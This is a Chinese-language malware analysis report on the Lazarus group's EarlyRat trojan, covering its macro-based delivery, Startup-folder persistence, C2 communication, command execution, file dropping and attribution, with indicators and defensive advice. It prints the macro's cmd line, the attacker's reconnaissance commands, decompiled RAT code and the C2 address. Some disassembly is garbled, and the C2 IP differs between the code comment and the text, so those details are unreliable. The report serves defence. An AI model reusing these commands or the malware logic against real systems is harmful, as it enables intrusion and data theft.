

APT-C-26 (Lazarus) 组织使用EarlyRat的攻击活动分析

原创 高级威胁研究院 360威胁情报中心 2023-09-12 18:10 发表于北京

APT-C-26

Lazarus

APT-C-26 (Lazarus) 是一个活跃的APT组织，其下的Andariel子组织自2009年以来一直活跃，主要对位于韩国的实体进行破坏性和以经济动机为驱动的网络攻击。

近期，Kaspersky揭示了Andariel组织下新出现的恶意攻击组件——EarlyRat[1]。为深入了解其行为模式，我们对此进行了调查，并利用360安全大脑成功追踪到了EarlyRat的活动踪迹，进一步挖掘其与早期攻击活动的联系。

一、攻击活动分析

1. 攻击流程分析

在我们的观察中，疑似攻击者通过Skype发送诱饵文件下载链接，之后用户通过谷歌浏览器下载了含有恶意文档的压缩文件。一旦用户被诱导打开该文件，攻击者则利用伪装成Microsoft信息的技巧，诱使用户启用宏功能。一旦用户上钩，宏将被激活并释放EarlyRat，然后开始窃取用户信息和执行恶意命令。




图1 攻击流程图

2. 载荷投递分析

攻击者以冒充Microsoft的方式设计了诱饵文件，其目的在于诱导用户运行恶意宏代码。这些恶意宏首要任务是将内置二进制数据写入系统临时文件夹，具体路径为 %Temp%\lvqar5tgi5l.sak，接着借助cmd来执行以下命令。

```
1 /c ping -n 16 226.132.219.125&pushd&forfiles /P %tmp% /S /M 1Vq
```

表1 宏代码借助cmd执行命令

攻击者利用命令提示符对特定IP地址(226.132.219.125和74.124.228.148)执行ping操作，并在系统临时文件夹中寻找特定的恶意文件。找到后，文件将被移动并重命名为WHealthScanner.exe，存储在用户的启动文件夹中，以便在每次系统启动时都会运行。这种行为表明攻击者正试图获取持久的系统访问权限，并且该方法具有较高的隐蔽性。




图2 诱饵文件

3. 攻击组件分析

由宏代码投递的恶意二进制文件被命名为EarlyRat[1]。EarlyRat是一个采用PureBasic框架编写的相对简单的远程访问木马（RAT）组件。尽管其设计较为简洁，但其能够高效地执行攻击者下发的命令和执行文件，这意味着攻击者能够利用EarlyRat在受害者的计算机上进行一系列的远程操作，从简单的系统监控到复杂的数据窃取或者更进一步的系统破坏，其灵活性和易用性让EarlyRat成为攻击者的有效工具。

恶意样本使用内置的key(n>t#8;S<)对base64编码数据进行XOR解密得到所需字符串，例如C2地址、请求代理等；

```
-----
v117 = quord_14001B110;
base64_xor(0x14001B3C6i64, quord_14001B110, v12, v13, quord_14001B110); // 40.121.98.194
ResizeAndCopyMemory(&quord_14001F94C, v117);

v118 = quord_14001B110; // OVR10qV1Qc
base64_xor(0x14001B4Ei64, quord_14001B110, v14, v15, quord_14001B110); // /help.php
ResizeAndCopyMemory(&quord_14001F944, v118);

v119 = quord_14001B110;
base64_xor(0x14001B260i64, quord_14001B110, v16, v17, quord_14001B110);
ResizeAndCopyMemory(&quord_14001F94C, v119);

v120 = quord_14001B110; // I1E0S1RXNhbEgEQDFGwG6gR1AYdQcXcX5aExhHGtYCl0DeUjUjUtpEUFzUicTbw1DDQsNcxQldlRudBdzUwVdEQH/XjBXARdUfYB3PFELFUIRfgt901w0ffgR8
sub_140003290(*(&quord_140019F2C + 8), &quord_140019F2C, v18, v19, quord_14001B110); // Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.
ResizeAndCopyMemory(&quord_14001F944, v120);
```

图3 解密字符

然后获取用户系统MAC地址、计算机名和IP地址，通过CRC32校验算法计算出“机器标识ID”；

```

4 data_len_ = data_len;
5 data_ = data;
6 if ( !data )
7     return a3;
8 v6 = ~a3;
9 if ( data_len >= 8 )
10 {
11     v7 = data_len >> 3;
12     do
13     {
14         v8 = 8i64;
15         do
16         {
17             v9 = *data_++;
18             v6 = (v6 >> 8) ^ xor_dict[(v6 ^ v9)];
19             --v8;
20         }
21         while ( v8 );
22         data_len_ -= 8;
23         --v7;
24     }
25     while ( v7 );
26 }
27
28 for ( ; data_len_ >= 0; --data_len_ )
29 {
30     v10 = *data_++;
31     v6 = (v6 >> 8) ^ xor_dict[(v6 ^ v10)];
32 }
33 return ~v6;
34 }

```

图4 CRC32计算机器标识ID

对获取的系统IP地址、计算机名、用户名、系统版本和位数用“机器标识ID”进行滚动XOR加密，之后再对加密数据进行base64编码，并将其转化为URL编码数据；

```

00000000140003D4 S0 push rax
00000000140003D5 S9 pop rcx
00000000140003D6 CAll cli;return;al;S
00000000140003D7 4B:89C0 push rax,rax
00000000140003D8 S0 push rax
00000000140003D9 S8 pop rax
00000000140003DA 884424 38 mov byte ptr ss:[rsp+30],al
00000000140003DB 4C:0FB7C24 30 movsx r15,byte ptr ss:[rsp+30]
00000000140003DC 48:0FBEC424 38 movsx rax,byte ptr ss:[rsp+38]
00000000140003DD 49:31C7 xor r15,rax
00000000140003DE 4C:89F8 mov rax,r15
00000000140003DF S0 push rax
00000000140003E0 S8 pop rax
00000000140003E1 884424 30 mov byte ptr ss:[rsp+30],al
00000000140003E2 MOVX rax,byte ptr ss:[rsp+30]
00000000140003E3 4B:89C0 mov rax,rax
00000000140003E4 S0 push rax
00000000140003E5 4C:8B7C24 68 mov r15,qword ptr ss:[rsp+68]
00000000140003E6 4C:037C24 30 add r15,qword ptr ss:[rsp+30]
00000000140003E7 4C:89F8 mov rax,r15
00000000140003E8 S0 push rax
00000000140003E9 S9 pop rcx
00000000140003EA 5A pop rdx
00000000140003EB E8 3BC90000 call cli;sub_14000F6D0;
RIP 0000000014000394 4C:8B7C24 40 mov r15,qword ptr [rip+40]
0000000014000395 49:FFC7 inc r15
0000000014000396 4C:897C24 40 mov qword ptr ss:[rsp+40],r15
0000000014000397 4C:8B7C24 40 mov r15,qword ptr [rip+40]
0000000014000398 4C:637424 78 movsxd r14,dword ptr ss:[rsp+78]

```

F15=000000000130CB0
qword ptr ss:[rsp+40]=[000000000014FE50]=0

.code:0000000014000394 1: \$3D94 #3194

指令内 1	指令内 2	指令内 3	指令内 4	指令内 5	溢位 1	1H 溢出位置	溢位值
ASCIIZ							
0000000000130CB0	00 39 32 2E	31 36 38 2E	31 37 2E	31 33 37 7C	44 69 168	17 137 D	
0000000000130CC0	45 53 48 54	4F 50 2D 15	55 4F 56 42	37 31 7C 44	E1 EKSTOP-LIUV871A		
0000000000130CD0	64 60 69 6E	69 73 74 72	61 74 6F 72	7C 31 31 30	dministrator1210		
0000000000130CE0	7C 14 00 AB	AB AB AB AB	AB AB AB AB	AB AB AB AB	{54, <<<<<<<<<<<		
0000000000130CF0	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	<<<<<<<<<<<<<<		

图5 对系统信息进行加密

之后将这些信息发送给远程C2。




图6 窃取信息发送到远程C2

在成功接收到C2返回的数据后，获取“\r\n\r\n”后的数据，并在“%temp%”目录创建文件，将提取的数据写入到文件中；



图7 创建临时文件




图8 将C2数据写入到临时文件

之后会检查数据的第11个字节到第18个字节是否是11到81（十进制），然后使用第19到26个字节作为密钥XOR解密后续加密数据；




图9 数据示例 (构造)




图10 解密后续数据

解密的数据可以只有一段，这一段即要执行的命令；

```

qword_14001B110 = a5;
CopyStringToHeap(&v17, a1);
CopyStringToHeap(&v18, a2);
co_res = ExecuteProcess_(v17, v18, 0x140018028ui64, 14); // 命令执行
v12 = qword_14001B110;
CopyWideStringToMemory(v17);
CopyWideStringToMemory(&dword_140018028 + 1);
CopyWideStringToMemory(v18);
CopyWideStringToMemory(word_140018444);
ResizeAndCopyMemory(&hHeap, v12);
if ( co_res ) // 命令执行成功
{
    v21 = 0i64;
    do
    {
        if ( !sub_140004830(co_res) ) // 判断管道是否具有可读数据
            break;
        if ( sub_140004898(co_res) ) // 判断管道可读数据大小
        {
            v13 = qword_14001B110;
            CopyWideStringToMemory(hHeap);
            sub_1400048D0(co_res, qword_14001B110); // 读取命令执行结果
            CopyWideStringToMemory(&word_140018444[68]);
            ResizeAndCopyMemory(&hHeap, v13);
        }
        if ( !sub_140004930(co_res, 1u) )
            ++v21;
    }
    while ( v21 != 8000 ):

```

图11 任意命令执行示例

在我们的观察中，攻击者执行了“cmd.exe /c systeminfo & netstat -naop tcp & ipconfig /all & tasklist”命令，通过cmd命令提示符，收集了关于受害者系统的详细信息，网络连接状况，网络接口的配置信息以及当前运行中的所有任务或进程。这可能是为了了解系统环境、识别潜在的攻击矢量，或者寻找用于深度渗透的进一步信息。

如果包含三段数据，则第二段和第三段为文件名和文件数据。其中如果投递的文件是可执行文件，则添加额外的40,000,000字节随机数据。

```

if ( filesize > first_data_len + 0x18i64 )// 第二段数据
{
    second_data_len = return_a1((first_data_len + decrypt_data + 1));// 第二段数据长度
    if ( filesize <= second_data_len + first_data_len + 28 )
    {
        dword_14001A058 = 24;
        HeapFree__(decrypt_data);
        sub_14000F884(tmp_file); // 清理
        goto end;
    }

    HeapReAlloc_(&new_file, 0x40018028u, v79, v80);
    if ( second_data_len > 0 )
    {
        int_temp_ = 0i64; // 第二段数据转为宽字节
        do
        {
            if ( second_data_len - 1i64 < int_temp_ )
                break;
            v118 = qword_14001B110;
            CopyWideStringToMemory(new_file);
            v101 = qword_14001B110;
            v81 = return_a1((int_temp_ + first_data_len + decrypt_data + 2));
            CreateWideStringWithChar(v81, v101);
            ResizeAndCopyMemory(&new_file, v118);
            v71 = __OFADD__(1i64, int_temp_++);
        }
        while ( !v71 );

        third_data_len = second_data_len + first_data_len + 2;
        if ( createFileAndStoreInfo(3i64, new_file) )
        {
            temp_w = 0i64;
            do
            {
                if ( filesize - third_data_len - 27 < temp_w )
                    break;
                v82 = return_a1((third_data_len + temp_w + decrypt_data));// 第三段数据
                sub_140010920(3i64, v82); // 第三段数据写入文件
                v71 = __OFADD__(1i64, temp_w++);
            }
            while ( !v71 );
        }
    }
}

```

图12 处理第二和第三段数据代码示例

```

v119 = qword_14001B110;
createSubstringFromWideString(new_file, 3, qword_14001B110);
qword_14001B110 += 2i64;
v110 = qword_14001B110;
base64_xor(&qword_14001802E[6], qword_14001B110, v83, v84, qword_14001B110);// exe
qword_14001B110 = v119;
if ( compareWideStrings((lpMem + v110), (lpMem + v119))
    || (v120 = qword_14001B110,
        createSubstringFromWideString(new_file, 3, qword_14001B110),
        qword_14001B110 += 2i64,
        v111 = qword_14001B110,
        base64_xor(
            &qword_14001802E[146],
            qword_14001B110,
            v85,
            v86,
            qword_14001B110, // EXE
            qword_14001B110 = v120,
            compareWideStrings((lpMem + v111), (lpMem + v120))) ) )
{
    temp_w = 0i64;
    do
    {
        if ( temp_w > 39999999 )
            break;
        v88 = CalculateRandomNumber(255i64);
        sub_140010920(3i64, v88);
        v71 = __OFADD__(1i64, temp_w++);
    }
    while ( !v71 );
}
handleArrayValue(3i64);
}
}
}

```

图13 写入随机数据

同时还会修改新文件属性以防御规避。

```
if ( second_data_len > 0 )
{
    sub_14000FBC0(new_file, 2u); // 属性隐藏
    Create_file(new_file, 0, dword_14001A054); // 设置了文件的创建时间
    Create_file(new_file, 1, dword_14001A054); // 设置了文件的最后访问时间
    Create_file(new_file, 2, dword_14001A054); // 设置了文件的最后修改时间
}
```

图14 修改文件属性

二、归属研判

在2022年9月，网络安全公司Cisco揭露了一起严重的网络攻击事件：Lazarus组织在2022年2月至7月期间，运用包括MagicRAT在内的多个恶意组件，对全球范围内的能源供应商进行攻击。在这次攻击中，攻击者利用log4j漏洞作为入侵点，并部署了众多恶意组件。值得注意的是，Cisco在其报告中披露了一个IP地址（40.121.90[.]194），这一地址与我们在分析EarlyRat过程中所发现的C2地址完全一致。

此外，Kaspersky在其报告中指出，EarlyRat是可以通过利用log4j漏洞进行部署的，同时我们在2022年3月发现了攻击者利用EarlyRat的攻击活动，其时间和恶意组件的部署方式与Cisco披露的信息基本符合。基于这些一致性，我们有理由相信我们所发现的利用EarlyRat的攻击活动，正是2022年上半年Lazarus组织发起的大规模行动的一部分。

三、防范排查建议

考虑到攻击者疑似采用了通过聊天工具向目标投递恶意压缩文件，进一步通过宏文档释放RAT以窃取用户信息的策略，我们有必要引入一系列预防和检测措施。这些措施旨在加强网络安全防护，遏制此类攻击的成功可能性，以下是我们的一些建议：



1. 聊天工具的安全使用：教育员工或用户，对通过聊天工具接收到的任何未经请求的文件或链接保持警惕，尤其是来自不熟悉的发送者或看起来可疑的文件。
2. 保持浏览器更新：始终确保您的浏览器是最新版本。浏览器的更新往往包含了最新的安全补丁，可以帮助阻止恶意软件的入侵。
3. 下载内容审查：始终谨慎对待所有下载内容，无论它们来自何处。只从可信的来源下载，并在打开任何下载文件之前都进行扫描。
4. 宏的使用：在打开任何包含宏的文档时，应始终保持警惕。最好的策略是默认禁用所有宏，并只在需要且来自可信来源的情况下手动启用。
5. 启动文件夹管理：在启动文件夹搜索WHealthScanner.exe，并使用360安全卫士进行扫描分析。
6. 定期更新和补丁管理：保持所有系统、应用程序和防病毒软件的最新版本，以确保您的网络对最新的安全威胁有所准备。
7. 开展网络安全意识培训：定期进行网络安全培训，使员工了解最新的网络威胁，包括如何识别和处理恶意软件、钓鱼攻击和其他网络安全问题。
8. 定期审计和监控：定期审计和监控网络活动，尤其是对内部和外部数据传输的监控，以便能及时发​​现不寻常的数据访问或传输行为。
9. 使用专业防病毒软件：使用知名的安全软件，如360安全卫士，可以帮助检测并阻止EarlyRat等恶意软件。

8031958a3156187fa53490fb98c39afd
344a7f277f3d7dd2dc0e86f69c3ca49d
39598b710e44a5d27684dfa463ce5148
e439f850aa8ead560c99a8d93e472225
d642c62147fbdee00412c0604a25a58b
74f1b7a57cd76279ec16b311089995a6
78e7b9ab205ea31f7eef26de6293f103
<http://40.121.90.194/help.php>

参考链接

[1]https://www.kaspersky.com/about/press-releases/2023_kaspersky-uncovers-new-malware-family-used-by-andariel-lazarus-subgroup

[2]<https://blog.talosintelligence.com/2022/09/lazarus-three-rats.html>